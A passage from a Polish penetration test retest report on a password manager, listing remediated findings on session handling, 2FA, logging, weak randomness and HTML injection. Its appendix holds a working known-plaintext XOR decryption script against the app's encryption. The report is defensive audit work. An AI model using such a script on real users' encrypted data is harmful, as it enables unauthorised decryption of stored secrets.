
- https://owasp.org/www-community/Improper_Error_Handling#how-to-protect-yourself

Punkty informacyjne

[IMPLEMENTED][INFO] SECURITUM-238503-010: Brak możliwości zmiany hasła głównego

STATUS PO WYKONANIU RETESTU

Zalecenie zostało wdrożone. Dodano możliwość zmiany hasła głównego:




OPIS

Aplikacja nie pozwala zmienić hasła głównego używanego do szyfrowania danych użytkownika. Jeżeli hasło główne zostanie ujawnione, wszystkie przechowywane hasła i dane zostaną narażone na ryzyko wycieku, natomiast użytkownik nie będzie miał możliwości ograniczenia tego ryzyka.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Informacja o braku możliwości zmiany hasła głównego podawana podczas aktywacji konta:



LOKALIZACJA

Implementacja mechanizmu szyfrowania.

REKOMENDACJA

Zaleca się dodać możliwość zmiany hasła głównego. Podczas zmiany hasła należy dodać opcjonalną możliwość zmiany klucza AES służącego do szyfrowania danych (patrz rekomendacja dla *SECURITUM-238503-004: Możliwość odszyfrowania danych współdzielonej grupy przez byłych użytkowników grupy*).

[IMPLEMENTED][INFO] SECURITUM-238503-011: Użycie niewłaściwego generatora pseudo-losowych wartości

STATUS PO WYKONANIU RETESTU

Zalecenie zostało wdrożone. Wtyczka używa funkcji crypto.getRandomValues, zamiast Math.random, do generowania haseł.

OPIS

Zauważono, że kod wtyczki dla przeglądarki Chrome generujący hasła, używa generatora pseudo-losowych wartości (Math.random), który nie jest przeznaczony do zastosowań bezpieczeństwa.

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Math/random:

> **Note:** `Math.random()` *does not* provide cryptographically secure random numbers. Do not use them for anything related to security. Use the Web Crypto API instead, and more precisely the `window.crypto.getRandomValues()` method.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Fragment kodu wtyczki dla przeglądarki Chrome (plik \src\utils\generatePassword.ts):

```
[…]
const getRandomChar = (charSet, excludedChars) => {
    const chars = charSet.split("")
    const excludedSymbols = excludedChars.split(" ")

    let randomChar = ""
    do {
        randomChar = chars[Math.floor(Math.random() * chars.length)]
    } while (excludedSymbols.includes(randomChar))

    return randomChar
}
[…]
    tempGeneratedPassword = tempGeneratedPassword
        .split("")
        .sort(() => 0.5 - Math.random())
        .join("")
        .slice(0, length)
[…]
```

LOKALIZACJA

Lokalizacje wymienione w sekcji Szczegóły techniczne.

REKOMENDACJA

Hasła należy generować wykorzystując funkcje przeznaczone do zastosowań kryptograficznych (np. Crypto.getRandomValues).

[IMPLEMENTED][INFO] SECURITUM-238503-012: Brak unieważniania sesji podczas zmiany hasła oraz włączania 2FA

STATUS PO WYKONANIU RETESTU

Zalecenie zostało wdrożone. Podczas zmiany hasła lub włączania 2FA pozostałe sesje użytkownika są unieważniane.

OPIS

Zauważono, że w sytuacji, gdy użytkownik zmieni hasło lub włączy 2FA nie są unieważnianie pozostałe sesje powiązane z kontem użytkownika. Operacje zmiany hasła lub włączenia 2FA często wykonywane są w sytuacji podejrzenia nieautoryzowanego dostępu do konta, dlatego zaleca się unieważniać wszystkie pozostałe sesje powiązane z kontem użytkownika, aby zablokować ewentualny nieautoryzowany dostęp do konta.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Podczas testów wykonano następujące sprawdzenie:

1) Zalogowano się na konto użytkownika z dwóch różnych przeglądarek oraz różnych adresów IP.
2) Na jednej z sesji zmieniono hasło oraz włączono 2FA.
3) Na drugiej sesji bez przeszkód nadal korzystano z konta.

LOKALIZACJA

Mechanizm zarządzania sesją.


REKOMENDACJA

Zaleca się, aby w sytuacji zmiany hasła lub włączenia 2FA unieważniać wszystkie pozostałe sesje użytkownika.

[IMPLEMENTD][INFO] SECURITUM-238503-013: Brak panelu do zarządzania sesjami

STATUS PO WYKONANIU RETESTU

Zalecenie zostało wdrożone. Dodano panel do zarządzania sesjami:



OPIS

Z uwagi na wrażliwy charakter aplikacji zaleca się, aby aplikacja udostępniała panel do zarządzania sesjami. Z poziomu panelu użytkownik powinien mieć możliwość sprawdzenia oraz unieważnienia aktywnych sesji powiązanych z własnym kontem. W ramach panelu zaleca się również udostępnić historię logowań na konto.

LOKALIZACJA

Mechanizm zarządzania sesją.


REKOMENDACJA

Zaleca się dodać panel do zarządzania sesjami. Unieważnienie sesji powinno być autoryzowane poprzez podanie hasła oraz użycie 2FA, jeśli jest aktywne.

[IMPLEMENED][INFO] SECURITUM-238503-014: Możliwość włączenia weryfikacji 2FA bez konieczności podawania hasła

STATUS PO WYKONANIU RETESTU

Zalecenie zostało wdrożone. Podczas włączania 2FA konieczne jest podanie hasła:



OPIS

Zauważono, że podczas włączania weryfikacji 2FA nie jest konieczne podanie hasła. W rezultacie, jeżeli atakujący uzyskana dostęp do aktywnej sesji użytkownika, będzie w stanie włączyć weryfikację 2FA, blokując w ten sposób użytkownikowi dostęp do konta.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Podczas testów włączono weryfikację 2FA bez konieczności podania hasła do konta.

LOKALIZACJA

Włączanie weryfikacji 2FA.

REKOMENDACJA

Zaleca się, aby podczas włączania weryfikacji 2FA konieczne było podanie hasła do konta.

[IMPLEMENTED][INFO] SECURITUM-238503-015: Niepełne logowanie zdarzeń związanych z bezpieczeństwem

STATUS PO WYKONANIU RETESTU


Zalecenie zostało wdrożone. Rozszerzono zakres logowanych zdarzeń.

OPIS

Aplikacja implementuje mechanizm logowania oraz prezentowania operacji wykonywanych przez użytkowników. Zauważono jednak, że nie wszystkie zdarzenia istotne z perspektywy bezpieczeństwa są logowane.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykładowe logi:



Podczas testów zauważono brak logowania następujących zdarzeń:

- nadanie użytkownikowi uprawnień administratora (logowanie jest tylko ogólne zdarzenie – Zmodyfikowano użytkownika),
- blokowanie / odblokowywanie użytkownika,
- pobranie wszystkich logów.

LOKALIZACJA

Mechanizm logowania zdarzeń.

REKOMENDACJA

Zaleca się logowanie zdarzeń wymienionych w sekcji Szczegóły techniczne.

[IMPLEMENTD][INFO] SECURITUM-238503-016: Niepełne informowanie użytkownika o zdarzeniach związanych z bezpieczeństwem

STATUS PO WYKONANIU RETESTU

Zalecenie zostało wdrożone. Wprowadzono informowanie użytkownika o dodatkowych zdarzeniach np. dodanie/usunięcie 2FA, zmiana hasła.

OPIS

Aplikacja informuje użytkownika o zdarzeniach związanych z bezpieczeństwem (np. podczas logowania z nowego urządzenia wysyłana jest wiadomość email). Zauważono jednak, że nie wszystkie zdarzenia istotne z perspektywy bezpieczeństwa są zgłaszane.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Podczas testów zauważono brak informowania użytkownika o następujących zdarzeniach:

- dodanie/usunięcie 2FA,
- włączenie/wyłączenie 2FA,
- zmiana hasła,
- udostępnienie grupy z hasłami innemu użytkownikowi,
- zmiana właściciela grupy z hasłami.

LOKALIZACJA

Mechanizm informowania użytkownika o zdarzeniach związanych z bezpieczeństwem.

REKOMENDACJA

Zaleca się informować użytkownika o zdarzeniach wymienionych w sekcji Szczegóły techniczne.

[IMPLEMENTED] [INFO] SECURITUM-238503-017: Możliwość wstrzyknięcia znacznika HTML do nazwy metody 2FA

STATUS PO WYKONANIU RETESTU

Zalecenie zostało wdrożone. Usunięto możliwość wstrzyknięcia znaczków HTML do nazwy metody 2FA.


OPIS

Zauważono, że do nazwy metody 2FA można wstrzyknąć znacznik HTML. W konsekwencji może to prowadzić do podatności typu Cross-Site Scripting (XSS). Z uwagi na fakt, że aplikacja blokuje XSS za pomocą Content Security Policy oraz nie zidentyfikowano wektora ataku pozwalającego zaatakować innego użytkownika aplikacji (przy założeniu obejścia polityki CSP) problem zgłoszono na poziomie INFO. Zaleca się jednak wdrożyć przedstawione rekomendacje, aby w pełni wyeliminować ryzyko ataku.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)


Zmieniono nazwę tokenu (Ustawienia -> Weryfikacja 2FA –> Edytuj nazwę):

Następnie wybrano opcję Ustaw jako domyślna. Wygenerowany został komunikat zawierający wstrzyknięty link:



Po kliknięciu w link wykonanie kodu JavaScript zostało zablokowane przez CSP:

Analogiczny problem występuje dla operacji Aktywuj/Dezaktywuj 2FA:



LOKALIZACJA

Lokalizacje wskazane w sekcji Szczegóły techniczne.

REKOMENDACJA

Wszystkie dane pochodzące od użytkownika należy odpowiednio kodować, w chwili użycia, w zależności od kontekstu w jakim są używane (w tym przypadku HTML).

Więcej informacji:

- https://portswigger.net/web-security/cross-site-scripting/preventing

[IMPLEMENTED][INFO] SECURITUM-238503-018: Publicznie dostępna testowa wersja aplikacji

STATUS PO WYKONANIU RETESTU

Zalecenie zostało wdrożone. Dostęp do testowej wersji aplikacji wymaga połączenia VPN.

OPIS

Zauważono, że testowa wersja aplikacji jest dostępna publicznie. Z założenia poziom zabezpieczeń środowiska testowego może być niższy niż ma to miejsce na środowisku produkcyjnym (np. wyłączone WAF i API Rate Limiting). Dodatkowo środowisko testowe może udostępniać funkcjonalności, które nie zostały jeszcze przetestowane pod kontem bezpieczeństwa, lub zawierać podatności, które zostały wykryte, ale nie zostały jeszcze wyeliminowane. Wszystko to sprawia, że środowisko testowe może być łatwiejszym celem do ataku niż produkcyjna wersja aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Podczas testów możliwe było uzyskanie dostępu do środowiska testowego z prywatnego adresu IP audytora.

LOKALIZACJA

https://[REDACTED]

REKOMENDACJA

Zaleca się ograniczyć dostęp do testowej wersji aplikacji.

Dodatki

decrypt.py

```
#!/usr/bin/env python3
import base64
import re
import sys


def xor(value1, value2):
    return [a ^ b for a, b in zip(value1, value2)]


def decode_ciphertext(data):
    array_buffer = base64.b64decode(data.encode('ascii')).decode('ascii')
    m = re.search('ArrayBuffer\[(.+?)\]', array_buffer)
    if m:
        return map(int, m.group(1).split(','))


def decode_plaintext(string):
    return [ord(char) for char in string]


def encode_to_string(data):
    return ''.join(chr(i) for i in data)


def decrypt(ciphertext_with_known_plaintext, plaintext, ciphertext):
    key = xor(decode_ciphertext(ciphertext_with_known_plaintext), decode_plaintext(plaintext))
    print(encode_to_string(xor(key, decode_ciphertext(ciphertext))))


def main():
    if len(sys.argv) != 4:
        print(f'usage: {sys.argv[0]} <ciphertext with known plaintext> <plaintext> <ciphertext>')
        sys.exit(1)
    decrypt(sys.argv[1], sys.argv[2], sys.argv[3])


if __name__ == '__main__':
    main()
```